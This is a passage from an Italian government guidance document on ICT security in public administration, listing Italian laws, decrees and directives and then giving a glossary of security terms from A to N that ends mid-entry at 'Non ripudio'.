D.P.R. 14 luglio 1995, n. 419 – Regolamento recante norme in materia di coordinamento con le esigenze di difesa nazionale dei sistemi informativi automatizzati delle amministrazioni pubbliche.

D.P.R. 10 novembre 1997, n. 513 – Regolamento contenente i criteri e le modalità per la formazione, l'archiviazione e la trasmissione di documenti con strumenti informatici e telematici a norma dell'articolo 15, comma 2, della legge 15 marzo 1997, n. 59.

D.P.R. 23 dicembre 1997, n. 522 – Regolamento recante norme per l'organizzazione ed il funzionamento del Centro tecnico per l'assistenza ai soggetti che utilizzano la Rete unitaria della PA, a norma dell'articolo 17, comma 19, della Legge 15 maggio 1997, n. 127.

D.P.R. 20 ottobre 1998, n. 428 – Regolamento recante norme per la gestione del protocollo informatico da parte delle amministrazioni pubbliche.

D.Lgs. 11 maggio 1999, n. 135 – Disposizioni integrative della legge 31 dicembre 1996, n. 675, sul trattamento di dati sensibili da parte dei soggetti pubblici.

D.P.R. 28 luglio 1999, n. 318 – Regolamento recante norme per l'individuazione delle misure di sicurezza minime per il trattamento dei dati personali a norma dell'articolo 15, comma 2, della legge 31 dicembre 1996, n. 675.

L. 7 giugno 2000, n. 150 – Disciplina delle attività di informazione e di comunicazione delle pubbliche amministrazioni.

D.P.R. 28 dicembre 2000, n. 445 – Testo unico delle disposizioni legislative e regolamentari in materia di documentazione amministrativa.

D.Lgs. 30 giugno 2003, n. 196 – Codice in materia di protezione dei dati personali.

D.Lgs. 1 agosto 2003, n. 259 – Codice delle comunicazioni elettroniche.

D.Lgs. 28 febbraio 2005, n. 42 – Istituzione del Sistema Pubblico di Connettività (SPC).

D.P.R. 11 febbraio 2005 n. 68 – Regolamento recante disposizioni per l'utilizzo della posta elettronica certificata, a norma dell'articolo 27 della legge 16 gennaio 2003, n. 3.

D.Lgs. 7 marzo 2005, n. 82 – Codice dell'amministrazione digitale.

L. 18 aprile 2005, n. 62 – Disposizioni per l'adempimento di obblighi derivanti dall'appartenenza dell'Italia alle Comunità europee. Legge comunitaria 2004.

## DECRETI MINISTERIALI

D.P.C.M. 5 maggio 1994 – Modalità tecniche e ripartizione delle spese connesse alla realizzazione di collegamenti telematici tra comuni ed organismi che esercitano attività di prelievo contributivo e fiscale o erogano servizi di pubblica utilità.

Dir. P.C.M. 5 settembre 1995 – Principi e modalità per la realizzazione della Rete Unitaria della PA.

Dir. P.C.M. 20 novembre 1997 – Principi e modalità di attuazione della rete di cooperazione degli uffici di gabinetto, degli uffici legislativi e dei responsabili dei sistemi informativi (rete G-net), nel quadro della rete unitaria della PA.

D.P.C.M. 8 febbraio 1999 – Regole tecniche per la formazione, la trasmissione, la conservazione, la duplicazione, la riproduzione e la validazione, anche temporale, dei documenti informatici ai sensi dell'articolo 3, comma 1, del Decreto del Presidente della Repubblica, 10 novembre 1997, n. 513, (Gazz. Uff. 15 aprile 1999, n. 87).

D.P.C.M. 22 ottobre 1999, n. 437 – Regolamento recante caratteristiche e modalità del rilascio della carta di identità elettronica e del documento di identità elettronico, a norma dell'articolo 2, comma 10, della legge 15 maggio 1997, n. 127, come modificato dall'articolo 2, comma 4, della legge 16 giugno 1998, n. 191.

D.M. 19 luglio 2000 – Regole tecniche e di sicurezza relative alla carta d'identità e al documento d'identità elettronici.

D.P.C.M. 31 ottobre 2000 – Regole tecniche per il protocollo informatico di cui al D.P.R. 20 ottobre 1998, n. 428.

D.P.C.M. 11 aprile 2002 – Schema nazionale per la valutazione e la certificazione della sicurezza delle tecnologie dell'informazione, ai fini della tutela delle informazioni classificate, concernenti la sicurezza interna ed esterna dello Stato.

Decreto interministeriale (Innovazione e Comunicazione) relativo alla istituzione del Comitato Tecnico Nazionale della sicurezza informativa e delle telecomunicazioni nelle pubbliche amministrazioni, 24 luglio 2002.

Decreto interministeriale del Ministro delle comunicazioni, di concerto con i Ministri della giustizia e dell'interno, 14 gennaio 2003 – Osservatorio per la sicurezza delle reti e la tutela delle comunicazioni.

D.P.C.M. 30 ottobre 2003 – Approvazione dello schema nazionale per la valutazione e la certificazione della sicurezza nel settore della tecnologia dell'informazione, ai sensi dell'art. 10, comma 1, del decreto legislativo n. 10 del 23 gennaio 2002.

Decreto del Ministro per l'innovazione e le tecnologie del 17 febbraio 2005 – Linee provvisorie per l'applicazione dello schema nazionale per la valutazione e certificazione della sicurezza dei sistemi e dei prodotti nel settore delle tecnologie dell'informazione.

## DIRETTIVE E LINEE GUIDA

Direttiva del Presidente del Consiglio dei Ministri del 28 ottobre 1999 – Gestione informatica dei flussi documentali nelle pubbliche amministrazioni.

Linee guida del governo per lo sviluppo della società dell'informazione nella legislatura – Ministro per l'innovazione e le tecnologie – giugno 2002.

Direttiva del 20 dicembre 2002 del Ministro per l'innovazione e le tecnologie – Linee guida in materia di digitalizzazione dell'amministrazione.

Direttiva del P.C.M. del 16 gennaio 2002 – Sicurezza informatica e delle telecomunicazioni nelle pubbliche amministrazioni statali.

Direttiva del P.C.M. del 11 febbraio 2005 – Misure finalizzate all'attuazione nelle pubbliche amministrazioni delle disposizioni contenute nel decreto legislativo 30 giugno 2003 n.194

Direttiva del 9 dicembre 2002 del Ministro per l'innovazione e le tecnologie – Trasparenza dell'azione amministrativa e gestione elettronica dei flussi documentali.

Direttiva del 27 novembre 2003 del Ministro per l'innovazione e le tecnologie – Direttiva per l'impiego della posta elettronica nelle pubbliche amministrazioni.

Direttiva del Ministro per l'innovazione e le tecnologie del 18 dicembre 2003 – Linee guida in materia di digitalizzazione dell'informazione per l'anno 2004.

*Idem*: Direttiva del 4 gennaio 2005.

## MISCELLANEA

Proposte concernenti le strategie in materia di sicurezza informatica e delle telecomunicazioni per la PA: rapporto del Comitato Tecnico Nazionale della sicurezza informatica e delle telecomunicazioni – marzo 2004.

Linee guida in tema di sicurezza informatica – AIPA – Quaderni – n.2 dell'ottobre 1999.

Raccomandazione AIPA n.1/2000 – Norme provvisorie in materia di sicurezza dei siti Internet delle amministrazioni centrali e degli enti pubblici.

# Glossario

I termini inseriti nel presente Glossario non sono necessariamente tutti utilizzati all'interno dei testi dei due documenti, ma si è inteso definire una serie di termini, acronimi ed altro connessi con gli scenari della sicurezza ICT.

Si ritiene infatti utile offrire un contributo alla terminologia in materia di sicurezza ICT, terminologia alle volte estremamente specialistica, ma che costituisce elemento indispensabile per l'utilizzo consapevole degli aspetti relativi a questo tema.

## A

### **Access Control List (ACL)**

Lista contenente regole d'accesso che determinano le possibilità di accesso dei soggetti agli oggetti di un sistema (le risorse).

### **Access Management**

Processo di realizzazione e applicazione delle politiche di sicurezza relative all'autorizzazione.

### **Accordi di Basilea**

Accordi sui requisiti patrimoniali delle banche, frutto del lavoro del Comitato di Basilea, istituito dai governatori delle Banche centrali dei dieci paesi più industrializzati (G10).

### **Accreditamento**

Il riconoscimento formale dell'indipendenza, affidabilità e competenza tecnica di un centro per la valutazione della sicurezza.

### **Affidabilità**

Esprime il livello di fiducia che l'utilizzatore ripone nel sistema informativo; l'utente deve potersi fidare del sistema che usa ed esso si deve comportare secondo le previsioni dell'utente.

### **Agente ostile**

Persona o forza naturale che genera la minaccia.

### **Amministratore della sicurezza**

Persona responsabile di attuare, controllare, e rendere effettive le regole di sicurezza stabilite dal Responsabile della sicurezza.

### **Analisi del rischio**

Attività volta a identificare minacce e vulnerabilità di un sistema allo scopo di definirne gli obiettivi di sicurezza e di permettere la gestione del rischio.

### **ANS (Autorità Nazionale per la Sicurezza)**

Il Presidente del Consiglio dei Ministri ovvero l'Organo dallo stesso delegato per l'esercizio delle funzioni in materia di tutela delle informazioni, documenti e materiali classificati. (DPCM 11 aprile 2002)

### **ANSI (American National Standards Institute)**

Istituto americano che coordina il settore privato statunitense intorno a un sistema normativo volontario e supportato dalle organizzazioni pubbliche e private.

### **Antispamming**

Strumento di sicurezza informatica progettato per contrastare lo spamming.

### **Antivirus**

Strumento di sicurezza informatica progettato per intercettare, bloccare e curare i virus informatici.

### **Asset**

Letteralmente significa bene prezioso. Sono tutte le risorse informative, informatiche, le persone, le infrastrutture, etc. che costituiscono il patrimonio di un'organizzazione.

### **Appliance**

Dispositivo hardware dedicato ad una funzione ben precisa, come opposto a un computer generico. Il router è l'esempio tipico di un appliance di rete.

### **Asset Informativi**

Costituiscono il patrimonio informativo di un'organizzazione: il know-how, la proprietà intellettuale, i brevetti, i processi produttivi, le conoscenze delle singole persone e così via.

### **Assurance**

Vedi Garanzia.

### **Attacco**

Azione o evento che può pregiudicare la sicurezza di un sistema.



**Audit**

Insieme delle attività di revisione continua del sistema dei controlli all'interno di un'organizzazione. Si pone la finalità di garantire la legalità e la legittimità delle attività dell'organizzazione.

**Audit dei sistemi informativi automatizzati**

Tipologia specifica di audit che ha per oggetto i controlli (nel senso di punti di verifica) del solo sistema informativo automatizzato.

**Autenticazione**

Processo di verifica dell'identità dichiarata del soggetto, è correlato all'identificazione.

Alternativamente, può essere definito come il processo con il quale un sistema informatico verifica che il soggetto, dal quale ha ricevuto una comunicazione, è o non è l'entità che è stata dichiarata. Riferita ad un messaggio di posta elettronica, è l'insieme di due componenti: autenticazione dell'origine, ovvero la garanzia che il messaggio provenga realmente dalla sorgente dichiarata, e integrità, ovvero la garanzia che il messaggio sia identico a quello inviato.

**Autorizzazione**

Concessione dei diritti di accesso al soggetto dopo che questo sia stato identificato e autenticato.

**B****Back door**

Sezione di codice che permette di aggirare i normali controlli di sicurezza.

**Base dati**

Vedi Database.

**BCP**

Vedi Business Continuity Plan.

**Best practice**

Migliore approccio possibile per affrontare una determinata situazione; è basato sull'osservazione di quanto fatto dalle organizzazioni leader in circostanze analoghe.

**BIA**

Vedi Business Impact Analysis.

**Black list**

Elenchi di domini o di specifici indirizzi di posta noti come fonte di messaggi indesiderati. Possono essere anche elenchi di URL di siti web vietati.

**Bomba logica**

Codice dannoso dormiente che si attiva a seguito di particolari circostanze (es. una data specifica).

**BS7799**

Standard del BSI per la realizzazione, valutazione e certificazione di un sistema di gestione della sicurezza delle informazioni. Consiste di due parti: la prima – diventata norma ISO/IEC 17799 – contiene le raccomandazioni per una corretta gestione della sicurezza di sistema o di processo, mentre la seconda parte specifica i requisiti per la realizzazione di un ISMS.

**BSI (British Standard Institution)**

Ente costituito dal Dipartimento del Commercio e Industria del governo inglese con l'intento di sostenere, indirizzare e mantenere la qualità dell'industria britannica.

**Buffer Overflow**

Problema che può affliggere un programma software. Può essere sfruttato per fornire ad un'applicazione, che accetta dall'input, una quantità di dati tale da superare la capacità massima riservata per tali informazioni. I dati in eccesso, qualora non siano effettuati i dovuti controlli, possono sovrascrivere alcune aree di controllo dell'applicazione e dunque dirottare il flusso d'esecuzione di quest'ultima. In alcuni casi il buffer overflow consente l'esecuzione di codice arbitrario sulla macchina su cui è in esecuzione l'applicazione che ne è bersaglio.

**Business Continuity**

Vedi Continuità operativa.

**Business Continuity Plan**

Documento di progettazione e pianificazione delle attività di Business Continuity.

**Business Impact Analysis**

Processo per determinare l'impatto prodotto dal danneggiamento o perdita di una qualsiasi risorsa su un processo/funzione aziendale.

**C****CA**

Vedi Certification Authority.

**Cavallo di Troia**

Vedi Trojan horse.

**CERT/CC (Computer Emergency Response Team/Coordination Center)**

È il nucleo di risposta alle emergenze di sicurezza in Internet, creato presso il Software Engineering Institute della Carnegie Mellon University, a Pittsburgh, negli U.S.A.

**Certification Revocation List**

Lista dei certificati digitali revocati accessibile a chi ne deve usufruire; è mantenuta costantemente aggiornata dalla Certification Authority.

**Certification Authority**

Ente che gestisce il rilascio e la revoca delle chiavi per la firma digitale e i certificati digitali che contengono informazioni sul depositario della firma.

**Certificato digitale**

Documento informatico siglato da una Certification Authority che contiene la chiave pubblica di un individuo, le informazioni sulla sua identità e altre caratteristiche (vedi anche X509).

**Certificazione**

L'attestazione da parte dell'organismo di certificazione che conferma i risultati della valutazione e la corretta applicazione dei criteri adottati e della relativa



metodologia. Va distinta la certificazione di sistema o processo, come descritta ad esempio nello standard ISO/IEC 17799 e la certificazione di prodotto, come descritta ad esempio nello standard ISO 15408.

### **Certificazione di sicurezza**

Attestazione mediante la quale un organismo/autorità di certificazione garantisce il soddisfacimento da parte dell'oggetto certificato dei requisiti definiti in una norma di riferimento. In relazione all'oggetto della certificazione e alla norma di riferimento utilizzata possono distinguersi vari tipi di certificazione di sicurezza: Certificazione di sistemi/prodotti ICT, Certificazione di sistemi di gestione della sicurezza ICT (Information Security Management Systems – ISMS) e Certificazione digitale X.509.

### **Certificazione di sistemi/prodotti ICT**

Oggetto della certificazione può essere un intero sistema ICT installato in uno specifico ambiente, un prodotto ICT utilizzabile in una pluralità di sistemi ICT o un documento che definisce ambiente e requisiti di sicurezza per un sistema/prodotto ICT. Le norme di riferimento sono i criteri di valutazione europei ITSEC ed i Common Criteria adottati dall'ISO/IEC (IS 15408). In Italia le certificazioni di questo tipo sono disciplinate dal DPCM 11 aprile 2002 e dal DPCM 30 ottobre 2003 che hanno istituito due distinti Schemi Nazionali di certificazione, il primo dei quali è utilizzabile esclusivamente ai fini della tutela delle informazioni classificate, concernenti la sicurezza interna ed esterna dello Stato.

### **Certificazione di sistemi di gestione della sicurezza ICT (Information Security Management Systems – ISMS)**

Oggetto della certificazione è il processo mediante il quale un'Organizzazione gestisce la sicurezza ICT al suo interno. La norma di riferimento è rappresentata dallo standard britannico BS7799, la cui parte introduttiva, non utilizzabile ai fini della certificazione, è stata adottata dall'ISO/IEC (IS 17799). In Italia il SINCERT (Sistema Nazionale per l'Accreditamento degli Organismi di Certificazione e Ispezione) ha sviluppato uno Schema per l'accreditamento di Organismi di certificazione ai quali viene affidato il compito di verificare il soddisfacimento dei requisiti contenuti nella norma.

### **Certificazione digitale X.509**

Oggetto della certificazione è l'associazione di una chiave pubblica di cifratura e di altre informazioni ad un soggetto titolare. La certificazione viene emessa da un'Autorità di certificazione sotto forma di un documento, denominato certificato digitale, strutturato secondo lo standard X.509.

### **CeVa (Centro di Valutazione)**

Sono i laboratori omologati dall'ANS per la valutazione di prodotti e sistemi di sicurezza secondo lo Schema Nazionale.

### **Chiave**

Nei sistemi di cifratura è un valore variabile utilizzato da un algoritmo, per cifrare dati.

### **Cifratura**

Tecnica usata per proteggere dati in chiaro codificandoli, in modo da renderli incomprensibili a chi non deve vederli.

### **Classificazione dei dati**

Processo di analisi e attribuzione dei livelli di criticità ai dati, in riferimento a parametri di integrità, riservatezza e disponibilità.

### **Client/Server**

Gruppo di computer collegati da una rete di comunicazione in cui il client pone richieste e il server le esegue. L'elaborazione può avvenire sia sul client che sul server, ma comunque in maniera trasparente per gli utenti.

### **CNIPA**

Centro Nazionale per l'Informatica nella PA.

### **Codice dannoso**

Vedi Codice maligno.

### **Codice maligno**

Programma o parti di un programma che interferisce con le normali operazioni di un computer e viene eseguito senza il consenso dell'utente. Esempi classici sono i virus e i Trojan horse.

### **Cold site**

Centro di elaborazione d'emergenza che dispone dei componenti e delle infrastrutture elettriche di un sistema di produzione normale, ma non contiene i computer. Il sito è pronto per accogliere i computer quando occorre passare dal centro di calcolo principale a quello di riserva, in caso di disastro.

### **Comitato tecnico nazionale sulla sicurezza informatica e delle telecomunicazioni nelle pubbliche amministrazioni**

Comitato istituito con Decreto interministeriale (Min. comunicazioni e Min. innovazione e tecnologie) del 24 luglio 2002, avente funzioni di indirizzo e coordinamento delle iniziative in materia di sicurezza nelle tecnologie dell'informazione e della comunicazione nelle PA. Nell'aprile 2004 il Comitato ha pubblicato le "Proposte concernenti le strategie in materia di sicurezza informatica e delle telecomunicazioni (ICT) per la PA".

### **Common Criteria**

Standard internazionale di valutazione della sicurezza in ambito informatico nato con l'obiettivo di rilasciare nuovi criteri per un mercato informatico sempre più articolato e globale.

### **Computer forensic**

Vedi Forensics.

### **Content filtering**

Strumenti di sicurezza informatica che analizzano il grado di pericolosità dei contenuti dei file scaricati da Internet o degli allegati di posta elettronica, eliminando questi oggetti se potenzialmente dannosi.

### **Content security management**

Sistemi di gestione della sicurezza dei contenuti. Sono evoluzioni e integrazioni degli antivirus e dei

sistemi antispamming. Analizzano anche i file scaricati da Internet e le pagine dei siti web visitati.

### **Continuità operativa**

Insieme di attività volte a minimizzare gli effetti distruttivi di un evento che ha colpito una organizzazione o parte di essa con l'obiettivo di garantire la continuità delle attività in generale. Include il Disaster Recovery.

### **Controllo**

Nell'accezione derivata dalla lingua inglese identifica una contromisura. Nell'accezione classica italiana, significa invece punto di verifica di un'attività, di un sistema e così via.

### **Controllo accessi**

Funzione di sicurezza volta a controllare che un utente possa espletare le sole operazioni di propria competenza.

### **Contromisura**

Strumento di natura tecnologica, organizzativa o fisica, atto a contrastare un attacco nei confronti di un sistema.

### **Cracker**

Chiunque irrompa in un sistema informatico con intenti vandalistici, con l'intenzione cioè di provocare dei danni al sistema stesso al fine di comprometterne il funzionamento. Vedi anche Hacker.

### **Crittografia**

Metodo per memorizzare e trasmettere dati in una forma tale affinché una persona o un sistema, diversi dal destinatario, siano impossibilitati a leggerli o processarli.

### **Crittografia a chiave asimmetrica**

Vedi Crittografia a chiave pubblica.

### **Crittografia a chiave pubblica**

Metodo di crittografia che si basa su una coppia di numeri digitali matematicamente correlati. Uno dei due è definito chiave privata (riservata al proprietario), l'altro numero è chiamato chiave pubblica (disponibile a chiunque). Ciò che viene cifrato con la chiave pubblica può essere decifrato solo con la chiave privata corrispondente. È denominato anche Crittografia a chiave asimmetrica.

### **Crittografia a chiave segreta**

Metodo di crittografia che si basa su una stessa chiave singola segreta, usata sia per cifrare sia per decifrare. È denominato anche Crittografia a chiave simmetrica.

### **Crittografia a chiave simmetrica**

Vedi Crittografia a chiave segreta.

### **CRL**

Vedi Certificate Revocation List.

### **Cross certification**

Relazione di mutua fiducia tra differenti Certification Authority, ottenuta con lo scambio e il riconoscimento biunivoco di certificati emessi da ognuna.

### **CSIRT (Computer Security Incident Response Team)**

Vedi Incident Response Team.

### **CSO (Chief Security Officer)**

Vedi Responsabile della sicurezza.

### **Custode dei dati**

Colui che protegge e gestisce i processi e i relativi dati nel rispetto della sicurezza e dei livelli di servizio concordati.

## **D**

### **D.P.C.M. 16 gennaio 2002**

Decreto contenente indicazioni per le PA statali in materia di sicurezza informatica e delle telecomunicazioni. Riporta in allegato uno schema di autovalutazione dello stato della sicurezza informatica e l'organizzazione a cui le PA devono tendere per realizzare una "base minima di sicurezza".

### **DAC**

Vedi Discretionary Access Control.

### **Danno**

Effetto che può essere prodotto da una minaccia.

### **Database**

Collezione di dati registrati e correlati tra loro.

### **Dati sensibili**

Ai sensi del Decreto Legislativo 30 giugno 2003, n. 196 "Codice in materia di protezione dei dati personali" dati personali idonei a rivelare l'origine razziale ed etnica, le convinzioni religiose, filosofiche o di altro genere, le opinioni politiche, l'adesione a partiti, sindacati, associazioni od organizzazioni a carattere religioso, filosofico, politico o sindacale, nonché i dati personali idonei a rivelare lo stato di salute e la vita sessuale.

### **Dati personali**

Ai sensi del Decreto Legislativo 30 giugno 2003, n. 196 "Codice in materia di protezione dei dati personali" qualunque informazione relativa a persona fisica, persona giuridica, ente od associazione, identificati o identificabili, anche indirettamente, mediante riferimento a qualsiasi altra informazione, ivi compreso un numero di identificazione personale.

### **Dato**

Rappresentazione oggettiva di un fatto o evento che consenta la sua trasmissione oppure interpretazione da parte di un soggetto umano o uno strumento informatico.

### **DDOS (Distributed Denial Of Service)**

Attacco DoS di grandi dimensioni, proveniente da numerosi computer e diretto a uno o più computer, al fine di saturarli.

### **Decifrazione**

Tecnica usata per ricostruire i dati originali, precedentemente cifrati, in modo da renderli comprensibili. La decifrazione è l'operazione inversa alla cifratura.

**DeMilitarized Zone**

(DMZ) Piccola rete di computer posta in una zona neutrale localizzata fra una rete privata e una rete esterna, pubblica o non fidata. I servizi che la rete privata dovrebbe rendere pubblici sono collocati proprio sui computer della DMZ. In questo modo, alla rete esterna viene impedito l'accesso alla rete privata.

**Denial Of Service**

Tipo di attacco volto a saturare le capacità di elaborazione di uno o più sistemi target il cui scopo è quello di produrre una perdita di funzionalità, più o meno prolungata nel tempo.

**DES (Data Encryption Standard)**

Algoritmo di crittografia a chiave segreta basato su una chiave a 56 bit.

**Directory**

Database gerarchico usato per memorizzare dati gestibili tramite appositi protocolli (per esempio l'LDAP: Light Directory Access Protocol).

**Disaster Recovery**

Insieme di attività volte a ripristinare lo stato del sistema informatico o parte di esso, compresi gli aspetti fisici e organizzativi e le persone necessarie per il suo funzionamento, con l'obiettivo di riportarlo alle condizioni antecedenti a un evento disastroso.

**Disaster Recovery Plan**

Documento di progettazione e pianificazione delle attività di Disaster Recovery.

**Discretionary Access Control**

Controllo accessi discrezionale: il proprietario di un oggetto può a sua discrezione stabilire chi può avere accesso alle proprie risorse.

**Disponibilità**

Requisito di sicurezza che esprime la protezione dall'impossibilità di utilizzo di un'informazione o risorsa.

**DMZ**

Vedi DeMilitarized Zone.

**Documento Programmatico per la Sicurezza**

Documento richiesto all'art. 34 del Decreto Legislativo 30 giugno 2003, n. 196 "Codice in materia di protezione dei dati personali" il cui contenuto è specificato nell'allegato B, punto 19, relativo alla conservazione informatica di dati sensibili o giudiziari.

**Dominio dell'emergenza**

Insieme delle misure e delle attività che hanno lo scopo di assicurare, nel caso di eventi disastrosi, il ripristino della normalità operativa. Vedi anche Business Continuity e Disaster Recovery.

**Dominio della prevenzione**

Insieme delle misure di sicurezza volte alla protezione preventiva di un sistema informativo automatizzato. Vedi anche Sistema di protezione.

**Dominio delle emergenze contingenti**

Insieme delle misure di sicurezza che consentono di reagire ai malfunzionamenti e agli incidenti. Vedi anche Gestione degli incidenti.

**DoS**

Vedi Denial of Service.

**DPS**

Vedi Documento Programmatico per la Sicurezza.

**DRP**

Vedi Disaster Recovery Plan.

**E****E-Learning**

Metodologia didattica che offre la possibilità di erogare contenuti formativi elettronicamente attraverso Internet o reti intranet.

**ENISA**

European Network and Information Security Agency, Agenzia consultiva dell'Unione europea avente lo scopo di raggiungere un alto livello di sicurezza ICT nella Comunità europea.

**Exploit**

Attacco finalizzato a produrre accesso ad un sistema o incrementi di privilegio.

**F****Fiducia**

Vedi Affidabilità.

**Firewall**

Strumento progettato per impedire accessi non autorizzati a reti private da reti aperte e viceversa, quindi posto come barriera tra le due.

**Firma digitale**

Equivalente elettronico della firma autografa basata su una coppia di chiavi pubblica e privata. Oltre ad avere valore legale garantisce l'autenticità del mittente, l'integrità del documento e il non ripudio.

**Forensics**

Disciplina che si occupa della preservazione, identificazione ed estrazione dei dati, dello studio e della documentazione dei computer, per evidenziare le prove a scopo di indagine.

**Funzione di sicurezza**

Vedi Contromisura.

**G****Garante italiano per la privacy**

Organo che opera al fine di garantire la protezione dei dati personali oggetto di trattamento.

**Garanzia**

Fiducia nella capacità di un sistema di protezione di soddisfare i requisiti di sicurezza.

**Gateway**

Dispositivo hardware o software che traduce due protocolli diversi fra loro. In altri casi, viene chiamato gateway qualsiasi meccanismo che fornisce l'ac-

cesso a un altro sistema. Ad esempio, un router è un gateway che permette a una rete locale di accedere a Internet.

### Gestione degli incidenti

Insieme delle attività, dei processi e procedure, dell'organizzazione e delle misure di sicurezza volti al rilevamento, alla risposta e alla risoluzione degli incidenti di sicurezza.

### Gestione del rischio

Attività volta a individuare le contromisure logiche, fisiche, organizzative e amministrative per soddisfare gli obiettivi di sicurezza e contrastare i rischi individuati dall'analisi del rischio.

### Governo della sicurezza

Vedi Security governance.

## H

### Hacker

Chiunque irrompa in un sistema informatico con l'intento di scoprirne il funzionamento e la struttura, o di ottenere informazioni riservate contenute all'interno del sistema stesso. Vedi anche Cracker.

### Hash

Stringa di caratteri a lunghezza fissa ricavata dal testo del messaggio secondo appositi algoritmi; consente, per comparazione successiva, di verificare se il messaggio pervenuto al destinatario è corrispondente all'originale.

### Honeypot

Sistema che si presta volutamente a subire attacchi di malintenzionati al fine di ottenere informazioni utili a fronteggiare le azioni dei malintenzionati.

### Host-based IDS

IDS che si occupano di individuare le potenziali intrusioni e le azioni sospette sui server e i computer in generale.

### Hot site

Centro di elaborazione di riserva equipaggiato con hardware e software, pronto all'uso in caso di evento catastrofico al centro primario.

### HTTPS (Secure Hyper Text Transmission Protocol)

È un protocollo sviluppato allo scopo di cifrare e decifrare le pagine web che vengono inviate dal server ai client.

## I

### Identificazione

Atto per cui un soggetto dichiara di essere se stesso; è il primo passo dell'autenticazione.

### ICANN (Internet Corporation for Assigned Names and Numbers)

Ente non profit, organizzato in sede internazionale, avente la responsabilità di assegnare gli indirizzi IP

(Internet Protocol) e l'identificatore di protocollo e di gestire il sistema dei nomi a dominio di primo livello (Top-Level Domain) generico (gTLD) e del codice internazionale (ccTLD) nonché i sistemi di root server. Questi servizi erano inizialmente prestati su mandato del governo degli Stati Uniti da IANA (Internet Assigned Numbers Authority), a cui ICANN si è ora sostituito, e da altri enti.

### IDS

Vedi Intrusion Detection System.

### IEC (International Electrotechnical Commission)

È l'organismo normatore su scala mondiale nel campo elettrico ed elettrotecnico; prepara le norme tecniche che vengono adottate nei paesi maggiormente industrializzati.

### IEEE (Institute of Electrical and Electronic Engineers)

È un istituto che comprende tecnici e ricercatori di tutto il mondo interessati al settore elettrotecnico e elettronico.

### IETF (Internet Engineering Task Force)

Ente che emette gli standard per Internet, noti come RFC (Request For Comment).

### Incident Response Team

Gruppo di esperti preposto a ricevere segnalazioni di incidenti e a intervenire per risolverli.

### Incidente (di sicurezza)

Attività dannosa che ha come obiettivo la compromissione dei requisiti di sicurezza del sistema informativo automatizzato o di una sua parte.

### Informazione

Interpretazione e significato assegnato a uno o più dati.

### Informazione classificata

Ogni informazione, documento o materiale cui sia stata attribuita, da un'autorità competente, una classifica di segretezza (DPCM 11 aprile 2002).

### Infrastruttura a chiave pubblica

Piattaforma di tecnologie e servizi basata su un sistema di crittografia a chiavi asimmetriche per la gestione dei certificati digitali e servizi correlati.

### Insider Attack

Un attacco compiuto da personale interno a una organizzazione.

### Integrità

Requisito di sicurezza che esprime la protezione da modifiche non autorizzate alle informazioni.

### Interessato

Persona fisica, giuridica, ente o associazione cui si riferiscono dati personali trattati in un sistema informativo.

### Intrusion Detection System

Strumento per individuare tentativi d'attacco alla rete o più in generale alterazioni delle configurazioni dei sistemi in rete.

**IPSec**

Versione sicura del protocollo IP. Consente di realizzare un canale sicuro tra due elementi che comunicano tramite una rete.

**IRT**

Vedi Incident Response Team.

**ISMS (Information Security Management System)**

Vedi Sistema di gestione della sicurezza delle informazioni.

**ISO (International Organization for Standardization)**

Organismo fondato nel 1946 responsabile della creazione degli standard internazionali in molti settori, tra cui elaboratori e trasmissione dei dati. ISO è una federazione non governativa a cui partecipano circa 130 enti normatori internazionali.

**ISO/IEC 17799 Information technology – Code of practice for information security management**

Codice di condotta per la gestione della sicurezza dell'informazione di un'organizzazione.

**ISO/IEC 27001 Information technology – Security techniques – Information security management systems – Requirements**

Norma che riporta i requisiti e le caratteristiche del sistema di gestione della sicurezza informatica.

**ISO/IEC 15408**

Vedi Common Criteria.

**ISO/IEC TR 13335**

Technical Report dell'ISO contenente le Guidelines for the Management of IT Security (GMITS).

**ISSO (Information System Security Officer)**

Vedi Responsabile della sicurezza.

**Istituto Superiore delle Comunicazioni (ISCOM)**

Organismo del Ministero delle comunicazioni; è l'organismo di certificazione.

**ITSEC (Information Technology Security Evaluation Criteria)**

Insieme strutturato di criteri per la valutazione della sicurezza IT di prodotti e sistemi pubblicato da paesi europei.

**ITSEM (Information Technology Security Evaluation Manual)**

È il manuale che definisce la metodologia da applicare nelle valutazioni secondo i criteri ITSEC e fornisce le basi per un'unificazione dei metodi di valutazione della sicurezza definiti dai vari enti valutatori.

**L****Laboratorio per la valutazione della sicurezza**

L'organizzazione indipendente che ha ottenuto l'accreditamento e che pertanto è abilitata ad effettuare valutazioni e a fornire assistenza, come definita nell'ambito dello Schema Nazionale istituito con DPCM 30/10/2003.

**Livello di Servizio**

Indicatore che traduce le attese qualitative in obiettivi quantitativi misurabili, sulla base dei quali è possibile verificare il rispetto delle clausole contrattuali ed in particolare dei livelli di qualità pattuiti.

**Log**

File o altro documento elettronico che registra informazioni dettagliate sugli eventi di un sistema, di solito nella stessa sequenza in cui si verificano.

**Logic bomb**

Vedi Bomba logica.

**Logon**

Atto di collegarsi a un elaboratore. Tipicamente richiede che si digiti un identificativo utente (userid) e una password su un computer.

**LVS**

Acronimo che identifica i Laboratori di Valutazione della Sicurezza.

**M****MAC**

Vedi Mandatory Access Control.

**Malicious code**

vedi Codice maligno.

**Mandatory Access Control**

Modello di controllo accessi dove il proprietario non può stabilire in completa autonomia e totale libertà le regole di accesso, dando luogo anche a situazioni di anarchia. La decisione se concedere o meno un certo tipo di accesso a una risorsa è intrapresa in funzione delle politiche di sicurezza, ovviamente tenendo conto delle esigenze del proprietario.

**Meccanismi di sicurezza**

Strumenti, apparati, software, algoritmi e procedure organizzative e operative che realizzano le funzioni di sicurezza.

**MIME**

Multipurpose Internet Mail Extensions, standard Internet che specifica come gli allegati ai messaggi devono essere formattati in modo da poter essere scambiati tra sistemi di posta differenti.

**Minaccia**

Poteniale pericolo che può causare dei danni ai beni di un'organizzazione in funzione dell'esistenza di vulnerabilità.

**Misura di sicurezza**

Vedi Contromisura.

**Modello organizzativo sulla sicurezza ICT**

Nel contesto della PA, rappresenta l'architettura nazionale in termini di strutture e responsabilità sulla sicurezza ICT, capace di sviluppare linee guida, raccomandazioni, standard e tutte le procedure di certificazione.



## N

**NAT (Network Address Translation)**

Consiste nel nascondere gli indirizzi IP interni a una rete privata, mostrando all'esterno un unico indirizzo pubblico, in genere quello del firewall.

**Network-based IDS**

IDS che si occupa di individuare le potenziali intrusioni e le azioni sospette in rete.

**NIST (National Institute of Standards and Technologies)**

Ente del Dipartimento del Commercio del governo USA che emette standard e linee guida in ambito IT per il governo federale.

**Non ripudio**

